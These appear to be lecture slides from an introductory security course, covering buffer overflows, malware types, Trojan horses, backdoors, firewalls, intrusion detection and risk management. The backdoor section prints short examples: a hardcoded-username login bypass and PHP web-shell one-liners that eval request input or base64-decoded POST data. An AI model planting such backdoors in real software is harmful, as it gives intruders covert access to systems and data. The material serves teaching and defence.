
```
void examplefunc() {  
    int stuff = 0;  
    char info[4];  
    int i;  
    for(i = 0; i < 10; i++) {  
        info[i] = stuff++;  
    }  
}
```

Buffer Overflow




Why is this possible?


Standard Security Attacks




Eavesdropping, traffic analysis



Replay/message modification



Masquerading



Man-in-the-middle

Lecture Outline

- Course Administration
- Course Overview
- Basic Terminology
- Challenge of Security Policy Breaches

Policy Security Breach Problem

- What is the problem?
- What are entities currently doing about it?
- Why is what they are doing ineffective or bad?

Malware Types

- **Virus** attaches to another program to execute malicious actions, requires user action
- **Worm** exploits weakness in a program or OS to execute malicious actions, self replicating
- **Trojan Horse** masquerades as performing a benign action but also does something malicious, requires user action
- **Back door (trap door)** is kind of a secret entry point that allows gaining access to system without going through the usual security access procedures

Trojan Horse

- Techniques for attacking system from within, without breaking system's security controls
- Hidden functionality in applications & “solutions”
 - Adversary usually outsider
 - Can be covertly distributed
- Application user is unwitting agent
 - Requires victim (user) to execute application
 - **Constrained by system security controls on victim**
 - Exploitation undetected & controlled by remote design
- Testing and review to detect is ineffective



Trap (Back) Door Attack


- Subverting the security mechanism itself
- Does not require action on behalf of legitimate user
 - Bypasses security mechanisms
- Code that let's an intruder covertly access a computer system
 - E.g., a program secretly listens on a port
- Could be installed by, e.g., viruses, worms, Trojan Horse
- Often left there (maybe intentionally) by developers
- May require special “key” to open
- Virtually impossible to test for



Backdoor Example

```
while (TRUE) {  
    printf("login: ");  
    get_string(name);  
    disable_echoing();  
    printf("password: ");  
    get_string(password);  
    enable_echoing();  
    v = check_validity(name, password);  
    if (v) break;  
}  
execute_shell(name);
```

```
while (TRUE) {  
    printf("login: ");  
    get_string(name);  
    disable_echoing();  
    printf("password: ");  
    get_string(password);  
    enable_echoing();  
    v = check_validity(name, password);  
    if (v || strcmp(name, "zzzzz") == 0) break;  
}  
execute_shell(name);
```



Linux/SSHDor: A Backdoored SSH daemon

Example: Website Backdoors

```
if (isset($_REQUEST['asc'])) eval(stripslashes($_REQUEST['asc']));
```

```
wp__theme_icon=create_function("",file_get_contents('/path/wp-content/themes/themename/images/void.jpg'));wp__theme_icon();
```

Short and simple backdoor:


```
eval (base64_decode($_POST["php"]));
```

Big and complex backdoor:

```
$auth_pass = "63a9f0ea7bb98050796b649e85481845";  
$color = "#df5";  
$default_action = "SQL";  
$default_charset = "Windows-1251";  
$protectionoffer = "ficken";  
preg_replace("/./e","x65x76x61x6C.. hundreds more lines..
```

Subversion is “Attack of Choice”

- **System subversion**—the intentional insertion of an artifice at some point during Software Development Life Cycle (SDLC)
Can be SW, HW or firmware
- Most attacks are subversion attacks




Summary of Subversion Process

- Step #1: infrastructure subversion (system exploit)
 - Integral to installed software, e.g., trap door
 - Added to software suite during SDLC
- Step #2: execution of artifice software
 - Can activate by unique “key” or trigger
- Step #3 (optional): binary (dropper) loader
 - Bootstrap for diverse customized attacks
- Step #4: data exfiltration, access unauthorized data
 - Security policy is breached

Firewalls

- **Firewall:** device or application that analyzes packet headers and enforces policy based on protocol type, source address, destination address, source port, and/or destination port
 - Packets that do not match policy are rejected
- Network firewall is placed between trusted and untrusted hosts
 - limits network access between these two security domains
 - Firewall rules (security policy) typically based on host name, IP address, port numbers



Firewall Policy Example

```
1: tcp, 140.192.37.20, any,      *.*.*.*, 80,  deny
2: tcp, 140.192.37.*, any,      *.*.*.*, 80,  accept
3: tcp,      *.*.*.*, any, 161.120.33.40, 80,  accept
4: tcp, 140.192.37.*, any, 161.120.33.40, 80,  deny
5: tcp, 140.192.37.30, any,      *.*.*.*, 21,  deny
6: tcp, 140.192.37.*, any,      *.*.*.*, 21,  accept
7: tcp, 140.192.37.*, any, 161.120.33.40, 21,  accept
8: tcp,      *.*.*.*, any,      *.*.*.*, any,  deny
9: udp, 140.192.37.*, any, 161.120.33.40, 53,  accept
10: udp,      *.*.*.*, any, 161.120.33.40, 53,  accept
11: udp, 140.192.38.*, any, 161.120.35.*, any,  accept
12: udp,      *.*.*.*, any,      *.*.*.*, any,  deny
```

Order

Protocol


source
IP

source
Port

destination
IP

destination
Port

action




Intrusion Detection System (IDS)

- Packet filtering:
 - Operates on TCP/IP headers only
 - No correlation check among sessions
- Intrusion detection system (IDS)
 - A security service that monitors and analyzes system events to find intrusions and provide alerts
 - deep packet inspection: look at packet contents (e.g., check character strings in packet against database of known virus, attack strings)
 - examine correlation among multiple packets
 - port scanning
 - network mapping
 - DoS attack




Signature-based IDS

- Typical detection approaches:
 - “Network grep” - look for strings in network connections which might indicate an attack in progress
 - Pattern matching - encode series of states that are passed through during the course of an attack
 - e.g.: **if** (ip.source == ip.destination) **then** “land attack detected”



Anomaly-based IDS

- Define a profile describing “normal” behavior, then detects deviations



Relatively high false positive rates

- Anomalies can just be new normal activities.
- Anomalies caused by other element faults
 - E.g., router failure or misconfiguration

Relate Security Policy Breaches to Risk

- Risk Analysis and Risk Management
 - How important to enforce a policy
 - Legislation may play a role
- Risk reflects the need to enforce policy
- Want to manage risk when
 - Vulnerability exists
 - Realistic threat (+ reward for penetration)
 - Valuable information or liability for access
- “Simple” Solution: reduce vulnerability
 - But how much to trust?
 - Must provide appropriate **assurance (trust)**

Risk Management Approach

- A number of risk management frameworks exist
 - e.g., NIST <https://csrc.nist.gov/Projects/Risk-Management/rmf-overview>



1. Risk Assessment

- Classify assets on the basis of risk

$$\text{Risk} = \text{Threat} \times \text{Vulnerability} \times \text{Cost (or Expected Loss)}$$


2. Risk Mitigation

- Choose one of the options: accept, transfer, limit, or avoid the risk

3. Evaluation

- Ensure that the option chosen for each asset
 - implemented
 - performs as designed in compliance with security policies

Cybersecurity in a Nutshell



Current Solutions Not Working

- Cyber infrastructure is intrinsically insecure
 - Based on fundamentally flawed architecture
- Dependence on “Industry Best Practices”
 - Focus on mitigating vulnerabilities
 - Defense in depth
 - Endless patching
 - Surveillance (e.g., IDS)
 - Trivially bypassable controls
- But what about determined adversary?
- Subversion is primary tool of choice
 - Trojan horse and trap door
 - No serious chance of being able to find or attribute



Result of Using Current “Industry Best Practices”

- Uncountable system vulnerabilities
- Endless patching
- Expensive and (nearly) useless security add-ons
- Focus on fixing the wrong things
- Continual losses to individuals, business, and government
- Specific technologies are getting better, but the fundamental problems are not being solved
- **Need a paradigm shift: build trusted systems that are resistant to subversion (Trojan Horse and Back Door)!**